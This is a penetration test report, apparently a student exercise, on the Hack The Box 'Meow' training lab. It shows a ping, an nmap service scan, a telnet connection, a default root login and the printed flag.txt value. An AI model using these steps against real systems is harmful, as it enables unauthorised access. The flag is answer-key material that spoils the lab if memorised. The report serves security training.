PENDATEST

PANDA-POWERED PENETRATION TESTING

PENETRATION TEST REPORT FINDINGS

4/8/25

VERSION 1.0

Penda Test Confidential
No part of this document may be disclosed to outside sources without the explicit written authorization of Penda Test

STATEMENT OF CONFIDENTIALITY

The contents of this document have been developed by Penda Test. Penda Test considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner, or contractor without prior written consent from Penda Test. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without the prior consent of Penda Test. The contents of this document do not constitute legal advice. Penda Test's offer of services that relate to compliance, litigation, or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Penda Test external or internal infrastructure

Penda Test Contacts		
Name	Title	Primary Contact
Brandi English	Pen Tester	beng99@uab.edu

Executive Summary

This penetration test successfully gained remote access to your computer system by exploiting critical vulnerabilities. After establishing access, we were able to log in with root privileges. Once inside the computer we were able to locate the target file

Scope an Objectives

This penetration assessment focus on evaluating the security of hack the Box Meow. The scope of this assessment includes identifying vulnerabilities of opens, authentication, and access control.

Authorization and Consent

Hack the Box Meow Lab

Risk Assessment

Having open ports poses a significant security risk, providing opportunities for malicious hackers to exploit system vulnerabilities. Additionally, using the default root login increases the risk of compromise, as default credentials are often publicly available and easily exploitable.

Recommendations and Mitigation Plan

Open ports present a significant security risk, as they can serve as entry points for malicious hackers. We strongly recommend closing any unused ports to minimize exposure. Additionally, failing to change the default root login credentials poses a serious threat. The root login should be replaced with a secure, unique credential to enhance system security.

Conclusion

Addressing these security risks is crucial to protecting your system from unauthorized access and potential cyber threats. By closing unused ports and securing login credentials, you can significantly reduce vulnerabilities and strengthen your overall cybersecurity posture. Implementing these measures will help safeguard sensitive data and maintain the integrity of your system

Methodology

The methodologies used in this test included:

- Information Gathering – Collected data on network architecture, open ports, and system configurations to understand potential vulnerabilities.

- Scanning – Used automated and manual scanning techniques to identify open ports, misconfigurations, and weaknesses in security controls.

- Exploitation – Simulated real-world attack scenarios to assess the impact of vulnerabilities, including gaining unauthorized access and testing privilege escalation.

Detailed Findings

Open Ports – Port 23/TCP (Telnet) was found open, allowing remote access and posing a significant security risk.

Password Cracking – Weak authentication enabled successful cracking of the root login, granting full system access.


Sensitive File Access – We located and accessed the flag.txt file, confirming unauthorized access was achievable.

Exploitation Details

The exploitation began by verifying the target system's availability using sudo ping 10.129.88.70. After confirming the system was active, we conducted a port scan using nmap -sV, which revealed that port 23/TCP (Telnet) was open. Recognizing this as a potential vulnerability, we installed and utilized Telnet to gain access to the system. Once inside, we were able to compromise the root login, which had not been changed, allowing us to bypass security measures and gain full control of the system. With root privileges, we navigated through the file system and successfully located the flag.txt file, confirming the security breach. These findings emphasize critical misconfigurations that enabled unauthorized access and require immediate remediation.


Evidence

Pinging target machine




```
┌─[user@parrot]─[~]
└──╼ $ping 10.129.88.70
ping: socktype: SOCK_RAW
ping: socket: Operation not permitted
ping: => missing cap_net_raw+p capability or setuid?
┌─[✗]─[user@parrot]─[~]
└──╼ $sudo ping 10.129.88.70
PING 10.129.88.70 (10.129.88.70) 56(84) bytes of data.
64 bytes from 10.129.88.70: icmp_seq=1 ttl=63 time=58.1 ms
64 bytes from 10.129.88.70: icmp_seq=2 ttl=63 time=57.8 ms
64 bytes from 10.129.88.70: icmp_seq=3 ttl=63 time=62.1 ms
64 bytes from 10.129.88.70: icmp_seq=4 ttl=63 time=63.5 ms
64 bytes from 10.129.88.70: icmp_seq=5 ttl=63 time=61.3 ms
64 bytes from 10.129.88.70: icmp_seq=6 ttl=63 time=60.7 ms
64 bytes from 10.129.88.70: icmp_seq=7 ttl=63 time=60.5 ms
64 bytes from 10.129.88.70: icmp_seq=8 ttl=63 time=62.0 ms
^[c64 bytes from 10.129.88.70: icmp_seq=9 ttl=63 time=87.0 ms
64 bytes from 10.129.88.70: icmp_seq=10 ttl=63 time=139 ms
^C
--- 10.129.88.70 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9023ms
rtt min/avg/max/mdev = 57.798/71.151/138.614/23.871 ms
┌─[user@parrot]─[~]
└──╼ $
```

Using Nmap -sV to scope vulnerabilities




```
┌─[user@parrot]─[~]
└──╼ $sudo nmap -sV 10.129.88.70
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:39 UTC
Nmap scan report for 10.129.88.70
Host is up (0.061s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.46 seconds
```

Using Telnet to remote into target




```
Launchers are updated
┌─[user@parrot]─[~]
└──╼ $telnet 10.129.88.70
Trying 10.129.88.70...
Connected to 10.129.88.70.
Escape character is '^]'.

  Hack the Box


Meow login:
```

Gaining access into target with root login


File Edit View Search Terminal Help
Hack The Box
Menu
Hack The Box :: Starti...
Parrot Terminal
root@Meow: ~

```
Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 06 Feb 2025 01:48:48 AM UTC

  System load:           0.0
  Usage of /:            41.7% of 7.75GB
  Memory usage:          4%
  Swap usage:            0%
  Processes:             136
  Users logged in:       0
  IPv4 address for eth0: 10.129.88.70
  IPv6 address for eth0: dead:beef::250:56ff:feb0:b4b4

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation
```

Using command line to locate target file



```
  Usage of /:           41.7% of 7.75GB
  Memory usage:         4%
  Swap usage:           0%
  Processes:            136
  Users logged in:      0
  IPv4 address for eth0: 10.129.88.70
  IPv6 address for eth0: dead:beef::250:56ff:feb0:b4b4

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~#
```


Appendices

Appendix A: Nmap Scan Analysis

nmap -sV 10.129.88.70

-sV is a flag that allows version detection to identify services and their versions on open ports

Completed Hack the Box Screenshot



Meow has been Pwned!

Congratulations superdupersaiyan, best of luck in capturing flags ahead!

06 Feb 2025

PWN DATE